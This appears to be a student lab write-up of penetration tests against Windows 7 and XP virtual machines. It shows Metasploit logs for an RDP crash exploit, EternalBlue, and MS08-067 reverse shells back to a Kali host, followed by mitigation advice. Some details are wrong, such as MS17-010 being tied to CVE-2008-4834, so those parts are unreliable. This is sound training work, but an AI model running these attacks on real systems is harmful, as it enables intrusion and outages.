Autoselected keyboard map en-us
ERROR: 192.168.10.9: unable to connect
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.10.9

[*] 192.168.10.9:3389 - 192.168.10.9:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.10.9:3389 - 192.168.10.9:3389 - 210 bytes sent
[*] 192.168.10.9:3389 - 192.168.10.9:3389 - Checking RDP status...
[+] 192.168.10.9:3389 - 192.168.10.9:3389 seems down
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 
```




```
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > rdesktop 192.168.10.9
[*] exec: rdesktop 192.168.10.9

Autoselected keyboard map en-us
ERROR: 192.168.10.9: unable to connect
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.10.9

[*] 192.168.10.9:3389 - 192.168.10.9:3389 - Sending MS12-020 Microsoft Remote Desktop Use-Af
[*] 192.168.10.9:3389 - 192.168.10.9:3389 - 210 bytes sent
[*] 192.168.10.9:3389 - 192.168.10.9:3389 - Checking RDP status...
[+] 192.168.10.9:3389 - 192.168.10.9:3389 seems down
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

```
                              Windows Error Recovery

Windows did not shut down successfully. If this was due to the system not
responding, or if the system was shut down to protect data, you might be
able to recover by choosing one of the Safe Mode configurations from the
menu below:
(Use the arrow keys to highlight your choice.)

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Start Windows Normally

Seconds until the highlighted choice will be selected automatically: 8
Description: Start Windows with its regular settings.

ENTER=Choose
```

As exemplified, the exploit produced a BSoD as a result of a system crash experienced by the Windows 7 machine. In essence, this exploit is capable of taking users offline via a system crash.

When considering the “CVE-2019-0708” vulnerability, the module utilized was the “scanner/rdp/cve_2019_0708_bluekeep” and the auto-configured payload was utilized. Furthermore, the “lhost” was set to the IP address of the Internal Kali machine, whereas the “rhost” was set to the IP address of the Windows 7 machine. At the completion of the “exploit” execution, the exploit was successfully sent but a connection was not maintained. Furthermore, the exploit module was able to verify the target service, Windows 7, was running, but it could not be validated. The failure of an exploitation attempt led to checking if the Windows 7 machine could be vulnerable to the MS17-010 vulnerability. The module utilized was the “windows/smb/ms17_010_psexec” and the auto-configured payload was utilized.



Kali - Internal Workstation on TAMBR003
Applications
Places
Terminal
Fri 03:18
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
   194  windows/x64/vncinject/bind_ipv6_tcp_uuid                          normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
   195  windows/x64/vncinject/bind_named_pipe                             normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Bind Named Pipe Stager
   196  windows/x64/vncinject/bind_tcp                                    normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Bind TCP Stager
   197  windows/x64/vncinject/bind_tcp_rc4                                normal  No    Windows x64 VNC Server (Refl
ective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   198  windows/x64/vncinject/bind_tcp_uuid                               normal  No    Windows x64 VNC Server (Refl
ective Injection), Bind TCP Stager with UUID Support (Windows x64)
   199  windows/x64/vncinject/reverse_http                                normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Reverse HTTP Stager (wininet)
   200  windows/x64/vncinject/reverse_https                               normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Reverse HTTP Stager (wininet)
   201  windows/x64/vncinject/reverse_tcp                                 normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Reverse TCP Stager
   202  windows/x64/vncinject/reverse_tcp_rc4                             normal  No    Windows x64 VNC Server (Refl
ective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   203  windows/x64/vncinject/reverse_tcp_uuid                            normal  No    Windows x64 VNC Server (Refl
ective Injection), Reverse TCP Stager with UUID Support (Windows x64)
   204  windows/x64/vncinject/reverse_winhttp                             normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Reverse HTTP Stager (winhttp)
   205  windows/x64/vncinject/reverse_winhttps                            normal  No    Windows x64 VNC Server (Refl
ective Injection), Windows x64 Reverse HTTPS Stager (winhttp)

msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse SSL handler on 192.168.10.13:30123
[*] 192.168.10.14:445 - Target OS: Windows 5.1
[*] 192.168.10.14:445 - Filling barrel with fish... done
[*] 192.168.10.14:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.10.14:445 -         [*] Preparing dynamite...
[*] 192.168.10.14:445 -                 [*] Trying stick 1 (x86)...Boom!
[*] 192.168.10.14:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.10.14:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.10.14:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.10.14:445 - Reading from CONNECTION struct at: 0x8666ac90
[*] 192.168.10.14:445 - Built a write-what-where primitive...
[+] 192.168.10.14:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.10.14:445 - Executing the payload...
```

Once the Metasploit framework was initiated, a search was conducted for the MS17-010 vulnerability to see if a differing exploit module from the one utilized for the Windows XP machine existed. A module was located for the “windows/smb/ms17_010_psexec”. The “rhost” was then set to the IP address of the Internal Kali machine, whereas the “lhost” was configured to the Windows 7 machine. The payload was then set to “windows/powershell_reverse_tcp”. After many failed attempts in utilizing alternate payloads, a successful system session was obtained as exemplified above.

Recommendations

The mitigation of the “CVE-2012-0002”, or the MS12-020, vulnerability as recommended by Microsoft include enabling the “Network Level Authentication” (NLA) which would require remote users to pre-authenticate before gaining remote access to the Windows 7 machine. Furthermore, if remote access is not necessary, it is recommended that the Remote Desktop Protocol (RDP) be disabled as a solidified mitigation.

The mitigation of the “CVE-2019-0708”, or the “BlueKeep”, vulnerability as recommended by Microsoft includes enabling “Network Level Authentication” (NLA) and blocking the TCP port 3389 in the firewall configurations. The enablement of the NLA would block all unauthorized threat actors from exploiting the vulnerability as authentication would be required on the target’s local machine before a remote connection can be established. Furthermore, the blocking of the TCP port 3389 would aid in the prevention of unauthorized remote connections as it is the port which is widely utilized by threat actors in exploitation of this vulnerability.

The potential mitigation of the “CVE-2008-4834”, or MS17-010 vulnerability as recommended by Microsoft includes disabling the “SMBv1” and clearing the “SMB1.0/CIFS File Sharing Support”. However, Microsoft has not yet identified a solidified mitigation for this vulnerability. Therefore, it is also imperative that policies and training which include effective cyber-hygiene amongst users to reduce the risk of the vulnerability being exploited. As a means to reduce the risk of the MS17-010 vulnerability, it may also be recommended that the server and computer browser services are completely disabled to prevent any remote execution of malicious code by threat actors who are successful in gaining unauthorized access to the Windows XP machine, however, this will only reduce the risk and not entirely mitigate the MS17-010 vulnerability.

WINDOWS XP

Details of Vulnerabilities Found and Consequences

There were a total of seven vulnerabilities which were identified for the Windows XP machine with IP address 192.168.10.14 and included the “Critical”, “High”, and “Medium” severity levels.

According to NVD, the details of the “CVE-2008-4250” vulnerability, also known as the “MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code

Execution”, is a vulnerability in which “... allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka “Server Service Vulnerability” (CVE-2008-4250 Detail). The CVSS score is a 10.0 and labeled as “High” according to NVD, and “Critical” as a result of the complex Nessus scan. Furthermore, according to NVD, the details of the “CVE-2008-4834” vulnerability, also known as the “MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution”, is a vulnerability which “... allows remote attackers to execute arbitrary code via malformed values of unspecified fields inside the SMB packets in an NT Trans request, aka “SMB BUffer Overflow Remote Code Execution Vulnerability” (CVE-2008-4834 Detail). The CVSS score is a 10.0 and labeled as “High” according to NVD, and “Critical” as a result of the complex Nessus scan. Moreover, according to NVD, the details of the “CVE-2017-0144” vulnerability, also known as the “MS17-010: Security Update for Microsoft Windows SMB Server”, is a vulnerability which “... allows remote attackers to execute arbitrary code via crafted packets, aka “Windows SMB Remote Code Execution Vulnerability”” (CVE-2017-0144 Detail). The CVSS score is a 9.3 and labeled as “High” according to NVD, and “Critical” as a result of the complex Nessus scan.


There were additional vulnerabilities which were identified via a complex Nessus scan, however, there is a lack of information regarding such vulnerabilities on NVD and CVE. The Nessus scan reports their respective CVSS scores as follows:

Severity	***CVSS***	***Name***
CRITICAL	10.0	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	Unsupported Windows OS (remote)
HIGH	7.5	Microsoft Windows SMB NULL Session Authentication
MEDIUM	5.0	SMB Signing not required


Exploit

The vulnerabilities which were successfully exploited via the Metasploit framework are the “CVE-2008-4250” and the “CVE-2008-4834”, also referred to as the MS08-067 and MS17-010 vulnerabilities.

The MS08-067 vulnerability was exploited via the “exploit/windows/smb/ms08_067_netapi” module and the “windows/shell/reverse_tcp” payload. The “lhost” was configured to the IP address of the Internal Kali machine, while the “rhost” was configured to the IP address of the Windows XP machine which was exploited. As a result of the exploited vulnerability, a powershell was opened on the Windows XP machine where we were able to execute commands to obtain the system information, as well as traverse the directories of the administrative user and open an “exploitmsg.txt” file on the desktop to further prove the exploit via Metasploit was successful.


Kali - Internal Workstation on TAMBR003
Applications
Places
Terminal
Sun 00:20
root@CS2APenTest: ~
File Edit View Search Terminal Help


```
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          user
Registered Organization:   org
Product ID:                55274-OEM-0047395-94577
Original Install Date:     9/11/2017, 9:42:55 AM
System Up Time:            0 Days, 1 Hours, 14 Minutes, 18 Seconds
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 79 Stepping 1 GenuineIntel ~2100 Mhz
BIOS Version:              VRTUAL - 5001818
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT-05:00) Eastern Time (US & Canada)
Total Physical Memory:     1,023 MB
Available Physical Memory: 816 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 2,008 MB
Virtual Memory: In Use:    40 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 2 Hotfix(s) Installed.
                           [01]: Q147222
                           [02]: KB936929 - Service Pack
NetWork Card(s):           2 NIC(s) Installed.
                           [01]: Intel 21140-Based PCI Fast Ethernet Adapter (Generic)
                                 Connection Name: Private1 NET
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.10.14
                           [02]: Intel 21140-Based PCI Fast Ethernet Adapter (Generic)
                                 Connection Name: VMShareNetworkOnly
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 169.254.150.247

C:\WINDOWS\system32>
```


Kali - Internal Workstation on TAMBR003
Applications
Places
Terminal
Sun 00:30
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
03/31/2003  07:00 AM            32,256 wupdmgr.exe
04/14/2008  04:42 AM            32,256 wups.dll
04/14/2008  04:42 AM           120,320 wuweb.dll
04/14/2008  04:42 AM           383,488 wzcdlg.dll
04/14/2008  04:42 AM            52,736 wzcsapi.dll
04/14/2008  04:42 AM           483,840 wzcsvc.dll
04/14/2008  04:42 AM            91,648 xactsrv.dll
04/14/2008  04:42 AM            30,720 xcopy.exe
12/31/2006  06:11 AM           174,200 xenroll.dll
09/11/2017  08:42 AM    <DIR>          xircom
04/14/2008  04:42 AM           121,856 xmllite.dll
04/14/2008  04:42 AM           129,024 xmlprov.dll
04/14/2008  04:42 AM            50,176 xmlprovi.dll
04/14/2008  04:42 AM            11,776 xolehlp.dll
04/13/2008  10:09 PM           438,784 xpob2res.dll
04/13/2008  10:09 PM           187,392 xpsp1res.dll
04/13/2008  10:09 PM         2,897,920 xpsp2res.dll
04/13/2008  10:09 PM           689,152 xpsp3res.dll
04/14/2008  04:42 AM           338,432 zipfldr.dll
            1910 File(s)    341,784,721 bytes
              45 Dir(s)   6,382,387,200 bytes free

C:\WINDOWS\system32>cd \Documents and Settings\user\Desktop
cd \Documents and Settings\user\Desktop

C:\Documents and Settings\user\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6CF5-68BF

 Directory of C:\Documents and Settings\user\Desktop

12/09/2023  11:25 PM    <DIR>          .
12/09/2023  11:25 PM    <DIR>          ..
12/09/2023  11:25 PM                35 exploitmsg.txt
               1 File(s)             35 bytes
               2 Dir(s)   6,398,648,320 bytes free

C:\Documents and Settings\user\Desktop>type exploitmsg.txt
type exploitmsg.txt
I exploited WindowsXP!
- tambr003
C:\Documents and Settings\user\Desktop>
```

Once the Metasploit framework was initiated we first searched “MS08-067” to check if the exploit existed within the framework. We then set our module option to the “exploit/windows/smb/ms08_067_netapi” and checked the options to determine what configurations are required. Based on the output, we determined that an “rhost”, “lhost”, and “lport” were required and/or desired for configuration. We set the appropriate configurations for the “lhost” (the IP address of the Internal Kali machine) and “rhost” (the IP address of the Windows XP machine), and then checked the targets for exploitation. In this instance, we set the target to “0”, which is for Windows 2000 Universal machines, meaning we are able to exploit the Windows XP with this specified target. Next, we set our payload to the “windows/shell_reverse_tcp” and configured the “lport” to “30123”. The payload would open a reverse shell which provides access to the command shell of the Windows XP machine. We then ran the “exploit” command to begin our exploit. Once we ran the “exploit” command, we were able to gain access to the command shell of the Windows XP machine and decided to exemplify our success by first executing a command which displays all system information. To further exemplify our success in exploiting the Windows XP machine, we traversed the directory and displayed a “.txt” file with a message and signature. We were able to open this file by utilizing the “type” command within the desktop directory where the file was stored.

The MS17-010 vulnerability was exploited via the “exploit/windows/smb/ms17_010_eternalblue” module and the “windows/meterpreter/reverse_tcp” payload. The “lhost” was configured to the IP address of the Internal Kali machine, whereas the “rhost” was configured to the IP address of the Windows XP machine. As a result of the exploited vulnerability, we were able to gain remote access via a Meterpreter session. As a means to further prove that the exploit via Metasploit and Meterpreter was successful, we were able to capture a live screenshot of the Windows XP machine.


root@CS2APenTest: ~
File
Home
SKPJFDyo.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (78%) - Mozilla Firefox
SKPJFDyo.jpeg (JPEG Im
file:///root/SKPJFDyo.jpeg
Provide Computer Information
Update This Server
Customize This Server

```
meterpreter > screenshot
Screenshot saved to: /root/SKPJFDyo.jpeg
meterpreter > 
```

After searching for the “MS17-010” vulnerability within the Metasploit framework, we utilized the “exploit/windows/smb/ms17_010_eternalblue” module to conduct the exploit. We then set the payload to “windows/x64/meterpreter/reverse_tcp” and configured the “lhost”, “rhost”, and “lport”. The “lhost” was configured to the IP address of the Internal Kali machine, whereas the “rhost” was configured to the IP address of the Windows XP machine. Furthermore, we also configured the “lport” to “30123” and then executed the “exploit” command. As a result of running the exploit, we were able to open a Meterpreter session and obtain a screenshot of the Windows XP machine by executing the “screenshot” command.

Recommendations

The mitigation of the “CVE-2008-4250”, or MS08-067, vulnerability as recommended by Microsoft includes the implementation of appropriate firewall configurations and reducing the amount of open ports available. This would not entirely “correct” the vulnerability, however, it would aid in the reduction of known attack vectors gaining access to the Windows XP machine. Furthermore, the implementation of policies and training which include effective cyber-hygiene practices amongst users is highly recommended. These may include the identification and appropriate procedure for reporting potential phishing attempts and maintaining confidentiality with regard to system information. As a means to completely mitigate the risk of the MS08-067 vulnerability, it is recommended that the server and computer browser services are completely disabled to prevent any remote execution of malicious code by threat actors who are successful in gaining unauthorized access to the Windows XP machine.

The potential mitigation of the “CVE-2008-4834”, or MS17-010 vulnerability as recommended by Microsoft includes disabling the “SMBv1” and clearing the “SMB1.0/CIFS File Sharing Support”. However, Microsoft has not yet identified a solidified mitigation for this vulnerability. Therefore, it is also imperative that policies and training which include effective cyber-hygiene amongst users to reduce the risk of the vulnerability being exploited. As a means to reduce the risk of the MS17-010 vulnerability, it may also be recommended that the server and computer browser services are completely disabled to prevent any remote execution of malicious code by threat actors who are successful in gaining unauthorized access to the Windows XP machine, however, this will only reduce the risk and not entirely mitigate the MS17-010 vulnerability.

REFERENCES

"CVE-2008-4834." *National Vulnerability Database*, NIST, nvd.nist.gov/vuln/detail/CVE-2008-4834. Accessed 10 Dec. 2023.

"CVE-2012-0002: A Close Look at MS12-020's Critical Issue." *Microsoft Security Response Center*, msrc.microsoft.com/blog/2012/03/cve-2012-0002-a-closer-look-at-ms12-020s-critical-issue/. Accessed 10 Dec. 2023.

"CVE-2017-0144 Detail." *National Vulnerability Database*, NIST, nvd.nist.gov/vuln/detail/cve-2017-0144. Accessed 10 Dec. 2023.

"CVE-2017-3819 Detail." *National Vulnerability Database*, NIST https://nvd.nist.gov/vuln/detail/CVE-2017-3819. Accessed 15 Dec. 2023.

"CVE-2017-6714 Detail." *National Vulnerability Database*, NISThttps://nvd.nist.gov/vuln/detail/CVE-2017-6714. Accessed 15 Dec. 2023.

"CVE-2019-0708 Detail." *National Vulnerability Database*, NIST, nvd.nist.gov/vuln/detail/cve-2019-0708. Accessed 10 Dec. 2023.

"CVE-2019-6798." *NVD - National Vulnerability Database*, 26 Jan. 2019, nvd.nist.gov/vuln/detail/CVE-2019-6798.

"CVE-2019-6799." *NVD - National Vulnerability Database*, 26 Jan. 2019, nvd.nist.gov/vuln/detail/CVE-2019-6799.

"CWE-319: Cleartext Transmission of Sensitive Information." *CWE - Common Weakness Enumeration*, cwe.mitre.org/data/definitions/319.html. Accessed 15 Dec. 2023.

"Microsoft Security Bulletin MS08-067 - Critical." *Microsoft Learn*, learn.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067. Accessed 10 Dec. 2023.

"Microsoft Security Bulletin MS17-010 - Critical." *Microsoft Learn*, learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010. Accessed 10 Dec. 2023.

"Remote Desktop Services Remote Code Execution Vulnerability." *Microsoft Security Response Center*, msrc.microsoft.com/update-guide/en-US/advisory/CVE-2019-0708#:~:text=In%20all%20cases%2C%20Microsoft%20strongly,if%20they%20are%20not%20required. Accessed 15 Dec. 2023.

"Security - PMASA-2019-1." *phpMyAdmin*, 21 Jan. 2019, www.phpmyadmin.net/security/PMASA-2019-1/.

“Security - PMASA-2019-2.” *phpMyAdmin*, 22 Jan. 2019, www.phpmyadmin.net/security/PMASA-2019-2/.